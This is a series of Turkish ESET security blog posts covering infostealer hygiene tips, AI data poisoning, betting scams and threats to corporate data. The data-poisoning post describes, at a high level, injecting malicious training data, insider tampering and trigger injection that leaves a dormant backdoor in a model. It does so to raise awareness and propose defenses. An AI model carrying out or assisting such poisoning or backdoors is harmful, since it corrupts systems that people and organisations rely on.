- **Engelleyin:** Bir başka iyi uygulama da tarayıcılardaki açılır pencereleri ve reklamları engellemektir çünkü bunlar bazen kötü amaçlı yazılımların indirilmesine yol açabilir. Buna ek olarak, tarayıcı güvenliğinizi ve gizlilik ayarlarınızı artırmayı düşünün. Çünkü bunlar bir web sitesi/çerezler ve tarayıcı içi etkinlikleriniz/PC arasında ne kadar veri akışı olabileceğini kısıtlar. Alternatif olarak, daha güvenli bankacılık ve tarama için güvenli bir tarayıcı(ESET güvenlik ürünlerinde bulunan gibi) kullanın.
- **Güncelleme:** Her cihazı güncel tutun. İnsanlar sistemlerini yamasız bırakma eğiliminde olduğundan bilinen güvenlik açıkları hâlâ yüksek oranda istismar edilmekte ve bu da veri ihlallerine [ve veri sızıntılarına ](https://www.theregister.com/2024/01/12/windows_phemedrone_stealer/)yol açmaktadır.
- **Doğrulayın:** Asla rastgele bağlantılara tıklamayın veya şüpheli görünen ekleri açmayın çünkü bunlar kötü amaçlı yazılım barındırabilir. Aynı şekilde, kırılmış veya görünüşte “ücretsiz” yazılımları indirmemeye çalışın ve kazara bilgi hırsızlığı saldırılarını önlemek için yasal pazarları kullanmayı tercih edin.
## Bilgi hırsızı ufukta beliriyor
Lumma Stealer gibi tehditler, mağdur edilen kullanıcının çocuk, yetişkin ya da bir işletme olup olmadığını ayırt etmez, sadece farklı yollarla yayılır ve kötü niyetli gündemleri ilerletmek için ellerinden geleni yaparlar. Bilgi hırsızlarına ve nasıl çalıştıklarına dair farkındalığınızı artırmak, insan hatası kaynaklı bir tehlikeye girme olasılığını azaltmaya yönelik harika bir ilk adım olsa da bilgi hırsızlarının artan karmaşıklığı ve çevrimiçi varlığı, yeni keşfedilen güvenlik açıklarını kötü aktörleri davet etmeden önce düzeltmeyi akıllıca hâle getiriyor.
Bu nedenle cihaz güvenliğini es geçmeyin ve dijital dünyadaki risklere karşı dikkatli olun çünkü neyle karşılaşabileceğinizi asla bilemezsiniz.
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** Araştırma, Kurumsal Güvenlik, Siber Güvenlik
---
### [Yapay zekâ; güvenilir mi? Veri zehirlenmesi ile başa çıkın](https://antivirus.com.tr/yapay-zeka-guvenilir-mi-veri-zehirlenmesi-ile-basa-cikin/)
**Published:** Şubat 3, 2025
**Author:** ESET
**Excerpt:** Yapay zekâ asistanınıza güvenmeden önce iki kez düşünmelisiniz zira veri tabanı zehirlenmesi asistanınızın çıktılarını tehlikeli bir şekilde değiştirebilir.
**Content:**
*Yapay zekâ asistanınıza güvenmeden önce iki kez düşünmelisiniz zira veri tabanı zehirlenmesi asistanınızın çıktılarını önemli ölçüde hatta tehlikeli bir şekilde değiştirebilir.*
Sürekli ortaya çıkan sayısız güvenlik açığından da görebileceğimiz gibi modern teknoloji kusursuz olmaktan çok uzaktır. [Tasarım açısından güvenli sistemler ](https://www.welivesecurity.com/2021/10/26/putting-cybersecurity-first-why-secure-by-design-must-be-norm/)tasarlamak denenmiş ve doğrulanmış bir en iyi uygulama olsa da bunu yapmak kaynakları kullanıcı deneyimi (UX) tasarımı, performans optimizasyonu ve diğer çözümler ve hizmetlerle birlikte çalışabilirlik gibi diğer alanlardan uzaklaştırabilir.
Bu nedenle, [güvenlik genellikle arka planda kalır ](https://www.salford.ac.uk/business/greater-manchester-cyber-foundry/cybersecurity-isnt-a-priority-for-smes-right-change-your-strategy)ve yalnızca asgari uyumluluk gerekliliklerini yerine getirir. Bu değiş tokuş özellikle hassas veriler söz konusu olduğunda endişe verici hale gelir. Çünkü bu tür veriler kritiklikleriyle orantılı korumalar gerektirir. Günümüzde, yetersiz güvenlik önlemlerinin riskleri, verilerin işlevselliklerinin temelini oluşturduğu yapay zekâ ve makine öğrenimi (AI/ML) sistemlerinde giderek daha belirgin hale gelmektedir.

## Yapay zekâ veri zehirlenmesi nedir?
[Yapay zekâ](https://antivirus.com.tr/yapay-zeka-siber-guvenligi-nasil-sekillendiriyor/) ve makine öğrenimi modelleri, denetimli ve denetimsiz öğrenme yoluyla sürekli güncellenen temel eğitim veri kümeleri üzerine inşa edilir. Makine öğrenimi yapay zekânın gelişmesinde önemli rol oynar. Makine öğrenimi sayesinde gerçekleşen derin öğrenme, diğer etkenlerle birlikte yapay zekânın yeteneklerini ilerletmesini mümkün kılar. Veriler ne kadar çeşitli ve güvenilir olursa modelin çıktıları da o kadar doğru ve kullanışlı olacaktır. Bu nedenle, eğitim sırasında bu modellerin büyük miktarda veriye erişmesi gerekir
Öte yandan, doğrulanmamış veya iyi incelenmemiş veri kümeleri güvenilmez sonuçların ortaya çıkma olasılığını artırıyor. Veri yığınlarına güvenmek riskleri de beraberinde getirmektedir. Üretken yapay zekânın, özellikle de büyük dil modellerinin (LLM’ler) ve bunların yapay zekâ asistanları şeklindeki uzantılarının, modelleri kötü niyetli amaçlarla kurcalayan saldırılara karşı özellikle savunmasız olduğu bilinmektedir.
En sinsi tehditlerden biri, düşmanların modelin davranışını değiştirmeye çalıştığı ve yanlış, önyargılı ve hatta zararlı çıktılar üretmesine neden olduğu veri (veya veri tabanı) zehirlenmesidir. Bu tür tahrifatların sonuçları uygulamalar arasında dalgalanarak güveni sarsabilir ve hem insanlar hem de kuruluşlar için sistemik riskler doğurabilir.
## Veri zehirlenmesi türleri
Bu saldırılarının çeşitli türleri vardır, örneğin:
- **Veri enjeksiyonu:** Saldırganlar, bir yapay zekâ modelinin davranışını değiştirmesini sağlamak için eğitim verilerine kötü amaçlı veri noktaları enjekte eder. Çevrimiçi kullanıcıların Tay Twitter botunu [saldırgan tweetler atacak ](https://www.cbsnews.com/news/microsoft-shuts-down-ai-chatbot-after-it-turned-into-racist-nazi/)şekilde yavaşça değiştirmesi buna iyi bir örnektir.
- **İçeriden saldırılar:** Normal [içeriden tehditlerde ](https://antivirus.com.tr/icerideki-tehlike-ic-tehditlerle-mucadele-etmenin-5-adimi/)olduğu gibi, çalışanlar erişimlerini kötüye kullanarak bir modelin eğitim setini değiştirebilir, davranışını değiştirmek için parça parça değiştirebilirler. İçeriden saldırılar özellikle sinsidir çünkü meşru erişimden faydalanırlar.
- **Tetikleyici enjeksiyonu:** Bu saldırı, [bir tetikleyici oluşturmak ](https://www.sciencedirect.com/science/article/abs/pii/S0167404822002085)için yapay zekâ modelinin eğitim setine veri enjekte eder. Bu, saldırganların bir modelin güvenliğini aşmasına ve belirlenen tetikleyiciye göre durumlarda çıktısını manipüle etmesine olanak tanır. Bu saldırının tespit edilmesindeki zorluk, tetikleyicinin tespit edilmesinin zor olabilmesinin yanı sıra tetikleyici etkinleştirilene kadar tehdidin uykuda kalmasıdır.
- **Tedarik zinciri saldırısı**: [Bu saldırıların ](https://antivirus.com.tr/tedarik-zinciri-ve-gizli-siber-guvenlik-riskleri/)etkileri özellikle korkunç olabilir. Yapay zekâ modelleri genellikle üçüncü taraf bileşenleri kullandığından tedarik zinciri sürecinde ortaya çıkan güvenlik açıkları sonuçta modelin güvenliğini tehlikeye atabilir ve onu istismara açık hale getirebilir.
Yapay zekâ modelleri hem iş hem de tüketici sistemlerine derinlemesine gömüldükçe asistanlar veya verimlilik artırıcılar olarak hizmet verdikçe bu sistemleri hedef alan saldırılar önemli bir endişe kaynağı haline geliyor.
Kurumsal yapay zekâ modelleri verileri üçüncü taraflarla paylaşmasa da çıktılarını iyileştirmek için [şirket içi verileri silip süpürmeye ](https://antivirus.com.tr/buyuk-dil-modellerinin-guvenlik-ve-gizlilik-zorluklarini-asmak/)devam ediyor. Bunu yapmak için hassas bilgi hazinesine erişmeleri gerekir, bu da onları yüksek değerli hedefler haline getirir. Genellikle hassas verilerle dolu olan kullanıcı komutlarını diğer taraflarla paylaşan tüketici modelleri için riskler daha da artmaktadır.
## Makine öğrenimi ve yapay zekâ gelişimi nasıl güvence altına alınır?
ML/AI modelleri için önleyici stratejiler hem geliştiricilerin hem de kullanıcıların farkındalığını gerektirir. Temel stratejiler şunları içerir:
- **Sürekli kontroller ve denetimler:** Kötü niyetli manipülasyon veya önyargılı verilerin onları tehlikeye atmasını önlemek için AI/ML modellerini besleyen veri kümelerinin bütünlüğünü sürekli olarak kontrol etmek ve doğrulamak önemlidir.
- **Güvenliğe odaklanın:** Yapay zekâ geliştiricilerinin kendileri de saldırganların hedefinde olabilir. Bu nedenle proaktif [önleme](https://www.eset.com/int/prevention-first-approach/), erken tespit ve sistemik güvenlik kontrolleri ile saldırı yüzeyini en aza indirmeye yönelik önleme öncelikli bir yaklaşım sağlayabilecek bir [güvenlik kurulumuna ](https://www.eset.com/tr/business/protect-platform/)sahip olmak, güvenli geliştirme için olmazsa olmazdır.
- **Çekişmeli eğitim**: Daha önce de belirtildiği gibi, modeller genellikle öğrenmelerini yönlendirmek için profesyoneller tarafından denetlenir. Aynı yaklaşım, modellere kötü niyetli ve geçerli veri noktaları arasındaki farkı öğretmek için de kullanılabilir ve sonuçta zehirleme saldırılarının engellenmesine yardımcı olur.
- **Sıfır güven ve erişim yönetimi**: Hem içeriden hem de dışarıdan gelen tehditlere karşı savunmak için bir modelin temel verilerine yetkisiz erişimi izleyebilen bir güvenlik çözümü kullanın. Bu şekilde şüpheli davranışlar daha kolay tespit edilebilir ve önlenebilir. Ek olarak, [sıfır güven](https://antivirus.com.tr/sifir-guven-yolculugunuzda-eset-yaninizda/) ile hiç kimseye varsayılan olarak güvenilmez ve erişim izni verilmeden önce birden fazla doğrulama yapılması gerekir.
## Tasarım gereği güvenli yapay zekâ
Tasarım açısından güvenli yapay zekâ ve makine öğrenimi platformları oluşturmak sadece faydalı değil, aynı zamanda bir zorunluluktur. Dezenformasyonun insanları zararlı ve aşırı davranışlara yönlendirmesi gibi, zehirli bir yapay zekâ modeli de zararlı sonuçlara yol açabilir.
Dünya giderek yapay zekâ geliştirmeyle ilgili potansiyel risklere odaklanıyor. Platform yaratıcıları modellerinin bütünlüğünü korumak için yeterince şey yapıp yapmadıklarını kendilerine sormalıdır. Önyargıları, yanlışlıkları ve güvenlik açıklarını zarar vermeden önce ele almak, geliştirmede merkezi bir öncelik olmalıdır.
Yapay zekâ hayatımıza daha fazla entegre oldukça sistemlerin güvenliğini sağlamaya yönelik riskler de artacaktır. İşletmeler, geliştiriciler ve politika yapıcılar da yapay zekâ sistemlerinin saldırılara karşı dirençli olmasını sağlamak için iş birliği içinde çalışmalıdır. Bunu yaparak güvenlik, gizlilik ve güvenden ödün vermeden yapay zekânın potansiyelini ortaya çıkarabiliriz.
*Güvenlik odaklı önleyici düşüncenin dikkate değer bir örneği,* [*ESET’in de imzaladığı* ](https://x.com/ESET/status/1788533923837813210) *ve yazılım üreticilerini yazılım geliştirme yaşam döngüsüne sağlam güvenlik önlemlerini entegre etmeye davet eden CISA’nın* [*Secure by Design* ](https://www.cisa.gov/securebydesign)*sözleşmesidir.*
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Kurumsal Güvenlik, Siber Güvenlik, Yapay Zekâ
---
### [6 yaygın bahis dolandırıcılığı ve bundan nasıl kaçınılacağı](https://antivirus.com.tr/6-yaygin-bahis-dolandiriciligi-ve-bundan-nasil-kacinilacagi/)
**Published:** Ocak 30, 2025
**Author:** ESET
**Excerpt:** Çevrimiçi güvenliğinizi es geçmeyin. Bahis dolandırıcılığı ve dolandırıcılar tarafından sıkça kurulan diğer tuzaklara dikkat edin.
**Content:**
*Çevrimiçi güvenliğinizi es geçmeyin. Bahis dolandırıcılığı ve dolandırıcılar tarafından sıkça kurulan diğer tuzaklara dikkat edin.*
Çevrimiçi bahis sanıldığından büyük bir iş. Çevrimiçi kumarhaneler, sanal poker ve spor bahisleri sektörü, 2023 yılında [84 milyar dolar gelir elde ederek ](https://www.globenewswire.com/news-release/2024/08/28/2936715/0/en/Global-Online-Gambling-Market-Size-To-Worth-USD-164-53-Billion-By-2033-CAGR-Of-6-85.html)yükselişe geçti. Birkaç yıl önce ABD eyaletlerinin spor bahislerini yasallaştırmasına etkin bir şekilde izin veren Yüksek Mahkeme’nin [kararı](https://www.goldmansachs.com/insights/articles/why-us-sports-betting-could-become-a-45-billion) da buna yardımcı oldu. Ancak sektör büyüdükçe ve yeni kullanıcılar çevrimiçi hale geldikçe hızlı kazanç arayan dolandırıcılar da giderek daha fazla sayıda çevrimiçi bahis ve kumar alanını hedef alıyor.
Dünyada bahis ve kumar ile ilgili farklı düzenlemeler mevcut. Türk Ceza Kanunu’nda ilgili yasa uyarınca izinsiz kaçak bahis ve kaçak kumar oynatmak, web sitesi açmak veya aracılık etmek suçtur. Buna karşın internet üzerinde yasal olmayan uygulamalar dikkat çekiyor. Kötü niyetli çevrimiçi kumarhanelerden kötü niyetli uygulamalara ve kimlik avı mesajlarına kadar potansiyel dolandırıcılık kanallarının listesi büyümeye devam ediyor.
## En popüler bahis dolandırıcılığı yöntemleri
Dolandırıcılar kurbanlarına genellikle benzer kanallar aracılığıyla ulaşır; e-posta, mesajlaşma uygulamaları ve sosyal medyanın yanı sıra kötü niyetli kumarhane siteleri, kumar uygulamaları ve hatta potansiyel olarak bahis forumları. İşte en yaygın tehditlerden bazıları:

- **Kimlik Avı**
İnternet kadar eski bir sosyal mühendislik tekniği olan kimlik avını kumar dolandırıcılarının da hedeflerine ulaşmak için kullanması şaşırtıcı değil. Dolandırıcılar meşru bir çevrimiçi kumarhane veya bahis şirketinin kimliğine bürünerek kurbanı, kişisel ve/veya finansal bilgilerini veya hesap girişlerini vermeye ikna etmeye çalışır.
Genellikle [e-posta yoluyla gönderilen ](https://antivirus.com.tr/oltadan-kurtulmak-bir-kimlik-avi-phishing-linkine-tikladiktan-sonra-yapilmasi-gereken-10-sey/) ancak sosyal medya ve mesajlaşma uygulamaları yoluyla da gönderilen bu mesajlar, kurbanı cezbetmek için tasarlanmış özel teklif vaatleri içerebilir. Ya da hesaplarında acilen ele alınması gereken bir sorun varmış gibi davranabilirler (genellikle giriş bilgilerini doldurmayı talep ederek). Dolandırıcı, kurbanı önce iyice düşünmeden harekete geçmeye zorlamak için bir aciliyet duygusu yaratmayı amaçlayacaktır. Meşru marka ve sahte gönderen alan adları/telefon numaraları bu duruma daha fazla meşruiyet katar.
- **Görev dolandırıcılığı**
[FTC kısa bir süre önce](https://www.ftc.gov/news-events/news/press-releases/2024/12/new-ftc-data-show-skyrocketing-consumer-reports-about-game-online-job-scams), genellikle WhatsApp veya benzeri istenmeyen mesajlar yoluyla kurbanlara iş konusunda yaklaşılan belirli bir tür çevrimiçi iş dolandırıcılığının artan tehdidi konusunda uyarıda bulundu. Dolandırıcılar, “uygulama optimizasyonu” veya “ürün artırma” gibi belirsiz ifadelerle ifade edilen görevlerde kolay iş vaat ediyor. Burada, özel bir uygulama aracılığıyla ürünleri beğenmeleri karşılığında para alacakları söyleniyor. Hatta planın meşru olduğuna dair sözde kanıt olarak küçük bir meblağ bile alabilirler.
Ancak çok geçmeden, dolandırıcılar kurbanlarından bir sonraki görev dizisini tamamlamaları için kendi paralarını plana yatırmalarını isterler. Bunu yaptıklarında para sonsuza dek kaybolacaktır. Kayıpların yalnızca 2024’ün ilk altı ayında 220 milyon dolara ulaştığı bildiriliyor. Bu, tam anlamıyla bir bahis dolandırıcılığı olmasa da gerçekleştirdikleri oyunlaştırma da “neredeyse kumar gibi” olarak [tanımlanıyor](https://www.bleepingcomputer.com/news/security/ftc-warns-of-online-task-job-scams-hooking-victims-like-gambling/).
> Scam gaming projects are on the rise again.
>
> Do not install any random game software on your device, it is likely a scam especially those promising quick gains/profits.
>
> We have seen people lose huge funds in the past due to this.[$BUBBLE](https://x.com/search?q=%24BUBBLE&src=ctag&ref_src=twsrc%5Etfw) \| [$PARAM](https://x.com/search?q=%24PARAM&src=ctag&ref_src=twsrc%5Etfw) \| [$TRIP](https://x.com/search?q=%24TRIP&src=ctag&ref_src=twsrc%5Etfw) \| [$MOJO](https://x.com/search?q=%24MOJO&src=ctag&ref_src=twsrc%5Etfw) \| [$BLOCK](https://x.com/search?q=%24BLOCK&src=ctag&ref_src=twsrc%5Etfw) [pic.twitter.com/9rikaMt7tI](https://t.co/9rikaMt7tI)
>
> — Denise (@InfluencerDee) [April 5, 2024](https://x.com/InfluencerDee/status/1776246501448049070?ref_src=twsrc%5Etfw)
- **Kötü niyetli bahis siteleri**
Tüm çevrimiçi kumarhaneler eşit oluşturulmamışlardır. Aslında bazıları yalnızca dolandırıcılık faaliyeti için bir cephedir. Kurbanları çekmek için büyük hoş geldin bonusları, yüksek getiriler ve sınırsız ücretsiz çevirme hakkı sunabilirler. Bu teklifler çevrimiçi reklamlar veya spam e-postalar/metinler/sosyal mesajlarla tanıtılabilir. Gerçekte, bu gerçek olamayacak kadar iyi vaatlerin incelemeye dayanmadığını göreceksiniz. Genellikle küçük yazılar, kendiniz bir şeyler kaybetmeden avantaj elde etmenizi veya herhangi bir kazanç elde etmenizi imkânsız hale getirecektir.
Kötü niyetli kumarhaneler para çekme işlemlerini teknik bahanelerle veya aşırı uzun hesap doğrulama süreçleriyle de engelleyebilir. Hatta yeterince oyuncu depozitosu çaldıktan sonra tamamen ortadan kaybolabilirler.
- **Sahte uygulamalar**
Dolandırıcı uygulamalar da bahis oyuncularının paralarını ellerinden almanın giderek yaygınlaşan başka bir yoludur. Kurbanlar, hızlı ve kolay kazanç vaat eden gösterişli internet reklamları aracılığıyla bu uygulamalara çekilmektedir. Uygulama hakkında sahte incelemelerle dolu kimlik avı/sahte siteler tarafından desteklenebilirler. Yapay zekâ araçlarıyla artık çeşitli yerel dillerde yapılması kolay bir şey.
Bazı durumlarda, kullanıcıların güvenlerini artırmak ve onları daha büyük bahisler yapmaya teşvik etmek için başlangıçta küçük miktarlar kazanmalarına bile izin verilebilir. Bunu yaptıklarında, tüm kazançlar kilitlenecek ve dolandırıcılar ortadan kaybolacaktır.
Tehdidin [son örneklerinden ](https://www.group-ib.com/blog/shady-bets/)biri, 500 aldatıcı reklam ve 1.377 kötü niyetli web sitesi içeren bir kampanyaydı.
- **Dolandırıcı ihbarcılar**
Ayrıca çevrimiçi olarak içeriden ipuçları sunduğunu iddia eden kişilere karşı da dikkatli olmalısınız. Bahis dolandırıcıları rakipsiz bir sisteme sahip olduklarını iddia edebilirler. Kazanmaya devam ettikleri için de dijital kumar siteleri tarafından yasaklandıklarını söyleyebilirler, bu da onları ödeme karşılığında ipuçlarını sizin gibi bahisçilere aktarmaya zorlar.
Ama tabii ki bunların hepsi yalan. Bazen, bu tür dolandırıcılıklar alışılmadık kaynaklardan gelebilir; örneğin, oyunculara kazanma avantajı sağlamak için sahtekârlıkla “içeriden bilgilere” erişim vaat ettikten sonra [şu anda hapis cezasıyla karşı karşıya olan ](https://gamblersconnect.com/poker-player-cory-zeidman-pleades-guilty-to-fraud/)birinci sınıf bir poker oyuncusu gibi.
- **Değişmez maç dolandırıcılığı**
Bu, yukarıdaki örneğe benzer ancak dolandırıcı bu sefer şike maçlarıyla ilgilenen bir grup insan bularak işe başlayacaktır; diyelim ki 30 kişi. Bahşişçi her birinden ön ödeme talep edecek ve 10 kişiye bir sonuca, 10 kişiye başka bir sonuca ve diğer 10 kişiye de üçüncü bir sonuca bahis yapmalarını söyleyecektir. (Çoğu spor karşılaşmasında yalnızca üç olası sonuç vardır).
Tüyocunun doğru sonucu tahmin ettiği 10 kişi artık gerçek bir şikeli maça bahis oynadıklarını düşünecek ve bir sonraki maça daha fazla para yatırmaya teşvik edileceklerdir. Kazanamayanlar ise dolandırıcı tarafından engellenecek.
> ‼️ Be careful with this Telegram scammer.
> I recently saw an ad on my channel from a “Exact score” group. First post I see is a “fixed game in Spain “
>
> This league or teams don’t exist 😂
>
> He ask payment with crypto so he can keep all the money without consequences
>
> Avoid this… [pic.twitter.com/EfSg7jNkgq](https://t.co/EfSg7jNkgq)
>
> — Winners Club (@WinnersCB) [December 22, 2024](https://x.com/WinnersCB/status/1870802825757737153?ref_src=twsrc%5Etfw)
## Bahis dolandırıcılığı için uygulayabileceğiniz taktikler
Dolandırıcıları uzak tutmak için şunları yaptığınızdan emin olun:
- Düzenleyici onayı olan doğrulanmış ve lisanslı bahis platformlarına bağlı kalın.
- Büyük bonuslar ve sınırsız ücretsiz çevirme hakkı sunan tekliflere şüpheyle yaklaşın ve her zaman küçük yazıları okuyun; böyle teklifler genellikle gizli tuzaklarla birlikte gelir.
- Hesaplarınıza ekstra bir güvenlik katmanı eklemek ve oturum açma bilgilerinizi yetkisiz erişime karşı korumak için herhangi bir hesapta çok faktörlü kimlik doğrulamayı (MFA) açın.
- Giriş bilgileri de dahil olmak üzere kişisel veya finansal bilgileri asla istenmeyen mesajlar veya şüpheli siteler aracılığıyla paylaşmayın.
- Olağan dışı hareketleri tespit etmek için banka ve bahis hesaplarınızı düzenli olarak kontrol edin.
- İnternet üzerinden size ulaşan, özellikle de içeriden bilgi edindiğini veya şikeli maçlara erişim sağladığını iddia eden bahşişçilerden uzak durun.
- Yeni bir sosyal medya hesabına bağlı reklamları ve kişileri göz ardı edin; bunun yerine, güvenilir bir geçmişe sahip platformlara ve kişilere bağlı kalın.
- Uygulamaları yalnızca yasal mağazalardan (örn. Apple App Store ve Google Play) indirin ve bunu yapmadan önce derecelendirmeleri/geliştirici incelemelerini kontrol edin.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Dolandırıcılık, Kimlik Avı, Siber Güvenlik
---
### [Kurumsal veriler için 2025’te siber tehdit koruması](https://antivirus.com.tr/kurumsal-veriler-icin-2025te-siber-tehdit-korumasi/)
**Published:** Ocak 28, 2025
**Author:** ESET
**Excerpt:** Kurumsal veriler her zaman tehdit altındadır. Yaşanan ihlaller, müşteri güveninin azalması ve itibarın zarar görmesine, gelir ve değer kaybına neden olabilir.
**Content:**
*Kurumsal veriler her zaman tehdit altındadır. Yaşanan ihlaller, müşteri güveninin azalması ve itibarın zarar görmesi sonucunda gelir ve piyasa değeri kaybına neden olabilir.*
[ABD Kimlik Hırsızlığı Kaynak Merkezi'(ITRC) ](https://www.idtheftcenter.org/publication/2023-data-breach-report/)ne göre, 2023 yılında Amerika Birleşik Devletleri’nde 3.200’den fazla veri tehlikeye girdi ve birden fazla kez etkilenenler de dahil olmak üzere 353 milyon mağdur oldu. Bu bireylerin her biri, sonuç olarak işlerini başka bir yere taşımaya karar veren bir müşteri olabilir ya da kuruluşunuzdaki pozisyonunu yeniden gözden geçiren bir çalışan. Bu, veri güvenliği çabalarına öncelik vermek için yeterli bir neden olmalıdır.
Küresel işletmeler siber güvenlik için her yıl [on milyarlarca dolar harcamasına ](https://www.gartner.com/en/newsroom/press-releases/2023-09-28-gartner-forecasts-global-security-and-risk-management-spending-to-grow-14-percent-in-2024)rağmen veri ihlalleri çoğalmaya devam ediyor. Bu siber riskleri azaltmak neden bu kadar zor? Saldırıların ölçeği ve çeşitliliği, tehdit aktörlerinin becerikliliği ve tipik kurumsal saldırı yüzeyinin büyüklüğü cevaplardan bazılarını barındırıyor.
## Kurumsal veriler neden iş yükü?
Dijital dönüşüm sayesinde son yıllarda küresel olarak yaratılan veri hacminde patlama yaşandı. [Bir tahmine ](https://soax.com/research/data-generated-per-day#:~:text=Research%20highlights:%20In%202024%2C%20402.89,to%20181%20zettabytes%20by%202025.)göre, 2024 yılında her gün 147 zettabayt veri oluşturulacak, yakalanacak, kopyalanacak ve/veya tüketilecektir. Bu veriler, hayati önem taşıyan müşteri içgörülerini ortaya çıkarmanın, operasyonel verimliliği artırmanın ve nihayetinde daha iyi iş kararları almanın anahtarını elinde tutuyor.
Aynı zamanda ticari sırlar, hassas IP, müşteriler ve işverenler hakkında kişisel/finansal bilgiler de içermekte olup bu bilgiler siber suç dünyasında yüksek oranda paraya çevrilebilmektedir. Bu da hem mali motivasyona sahip siber suçlular hem de [devlete bağlı aktörler ](https://antivirus.com.tr/devlet-destekli-apt-gruplarinin-fidye-yazilimi-kullanimi-artiyor/)için risk oluşturmaktadır.
[ITRC’ye göre](https://www.idtheftcenter.org/publication/2023-data-breach-report/) ABD’de 2023 yılında 3.200’den fazla veri tehlikesi yaşanmıştır. Bunlar, aşağıdakiler de dahil olmak üzere önemli mali ve itibar hasarlarına neden olabilir:
- Maliyetli toplu davalar
- Marka hasarı
- Kayıp müşteriler
- Hisse fiyatı düşüşleri
- BT adli tıp ve kurtarma ile ilgili maliyetler
- Düzenleyici para cezaları
- İhlal bildirim maliyetleri
- Üretkenlik kaybı
- Operasyonel kesintiler
## En ciddi veri tehditleri nelerdir?
Tüm ihlaller kasıtlı değildir. [Verizon ](https://www.verizon.com/about/news/2024-data-breach-investigations-report-emea)tarafından geçen yıl analiz edilen ihlallerin üçte ikisinden fazlası (%68), bir çalışanın sosyal mühendislik saldırısına kurban gitmesi veya hassas bilgilerin yanlışlıkla yanlış alıcıya e-posta ile gönderilmesi gibi “kötü niyetli olmayan bir insan eyleminden” kaynaklanmıştır. İnsan hatası, [bulut hesapları ](https://www.welivesecurity.com/2022/04/07/how-secure-cloud-storage-mitigating-data-security-risks/)gibi kritik BT sistemlerinin yanlış yapılandırılmasını da içerebilir. Bu, güçlü ve benzersiz bir parola eklememek kadar basit bir şey olabilir.
Ancak [içeriden kötü niyetli kişilerden kaynaklanan tehdidin ](https://antivirus.com.tr/icerideki-tehlike-ic-tehditlerle-mucadele-etmenin-5-adimi/)de farkında olmalısınız. Söz konusu kişi yanlış yaptığına dair kanıtları kasıtlı olarak gizliyorsa ve aynı zamanda iş süreçleri ve araçlarıyla ilgili içeriden edindiği bilgileri kullanabiliyorsa bunları tespit etmek daha zor olabilir. Bu tür olayların maliyetinin giderek arttığı [iddia edilmektedir. ](https://antivirus.com.tr/icerideki-tehlike-ic-tehditlerle-mucadele-etmenin-5-adimi/)
Cesaretlendirilmiş ulus devlet aktörleri de ısrarcı ve sofistike bir rakiptir. İhlallerin yalnızca %7’sini oluşturabilirler (Verizon’a göre) ancak kuruluşunuz hedef olacak kadar talihsizse veya çapraz ateşe yakalanırsa başarı şansları yüksektir
## Kurumsal veriler için en büyük tehdit vektörleri nelerdir?
- **Kimlik avı** ve diğer sosyal mühendislik çabaları, tehlikeye girmenin en önemli yolu olmaya devam ediyor. Neden mi? Çünkü insanlar, dolandırıcılar tarafından kendilerine anlatılan hikâyelere genellikle kanan, yanılabilir yaratıklar olmaya devam ediyor. Spear-phishing saldırılarında bu çabalar belirli kişileri hedef alıyorsa hedefe ulaşma şansları daha da yüksektir. Siber suçlular bu mesajları sosyal medyadan, [özellikle de LinkedIn’](https://antivirus.com.tr/linkedin-profiliniz-hakkinizda-gereginden-fazla-mi-bilgi-veriyor/)den uyarlamak için bilgi toplayabilir.
- **Tedarik zincirleri** çeşitli şekillerde ele geçirilebilir. Siber suçlular bulut veya yönetilen hizmet sağlayıcılarını (CSP’ler/MSP’ler) birden fazla müşteri kuruluşuna girmek için bir basamak olarak kullanabilir. Ya da açık kaynak bileşenlerine kötü amaçlı yazılım yerleştirip indirilmelerini bekleyebilirler. En karmaşık saldırılarda, SolarWinds kampanyasında olduğu gibi, bir yazılım geliştiricisini ihlal edebilir ve yazılım güncellemelerinin içine kötü amaçlı yazılım yükleyebilirler.
- **Güvenlik açığından yararlanma**, fidye yazılımı saldırılarını başlatmanın ilk üç yöntemi olmaya devam ediyor. Verizon’a göre, bu yıl veri ihlali olaylarıyla ilişkili güvenlik açığı istismarlarının hacmi 2023’e göre %180 arttı. [Five Eyes istihbarat grubu](https://www.cisa.gov/sites/default/files/2024-11/aa24-317a-2023-top-routinely-exploited-vulnerabilities.pdf), sıfırıncı gün güvenlik açıklarının sayısının da arttığı konusunda uyarıda bulundu; bu, yazılım yamaları bulunmayan kusurlar olduğu için daha da büyük bir endişe kaynağı olmalıdır.
- **Ele geçirilen kimlik bilgileri** genellikle [zayıf parola güvenliği/yönetimi,](https://antivirus.com.tr/kimlik-bilgisi-sizintilari-ve-karanlik-dunyasi/) başarılı kimlik avı saldırıları, büyük ölçekli veri ihlalleri veya parola kaba kuvvet saldırılarının sonucudur. Herhangi bir alarm vermeden siber savunmanızı atlatmanın en etkili yollarından birini sunarlar. [Verizon](https://antivirus.com.tr/kimlik-bilgisi-sizintilari-ve-karanlik-dunyasi/), çalıntı kimlik bilgilerinin kullanımının son on yıldaki tüm ihlallerin neredeyse üçte birinde (%31) görüldüğünü iddia etmektedir.
- **BYOD** [tehdit aktörleri için fırsatlar sunmaya ](https://antivirus.com.tr/calisanlar-icin-byod-kendi-cihazini-getir-guvenligi/)devam ediyor çünkü şirket çalışanları genellikle kişisel cihazlarına anti-malware indirmeyi unutuyor. Bu cihazlar ele geçirilirse bilgisayar korsanları kurumsal bulut hesapları için oturum açma bilgilerini elde edebilir, iş e-postalarına erişebilir ve çok daha fazlasını yapabilir.
- **Karadan yaşamak saldırısı**, yanal hareket ve sızma için yaygın olarak kullanılan bir dizi istismar sonrası tekniktir ve bir düşmanın göz önünde gizli kalmasını sağlar. Cobalt Strike, PsExec ve Mimikatz gibi meşru araçları kullanarak fark edilmesi zor bir şekilde bir dizi işlevi yerine getirebilirler.
Burada [yapay zekâ destekli araçların tehdit aktörlerine yardımcı olma ](https://antivirus.com.tr/siber-guvenlik-ve-yapay-zeka-2025te-neler-olacak/)potansiyelinden de bahsetmeliyiz. Birleşik Krallık Ulusal Siber Güvenlik Merkezi (NCSC) [Ocak 2024](https://antivirus.com.tr/siber-guvenlik-ve-yapay-zeka-2025te-neler-olacak/)‘te teknolojinin “önümüzdeki iki yıl içinde siber saldırıların hacmini neredeyse kesinlikle artıracağını ve etkisini yükselteceğini” iddia etti. Bu durum özellikle keşif ve sosyal mühendislik için geçerlidir.

## [Kurumsal veriler](https://antivirus.com.tr/siber-guvenlik-icin-10-temel-adim/) ihlal edilmeden önlem alalım
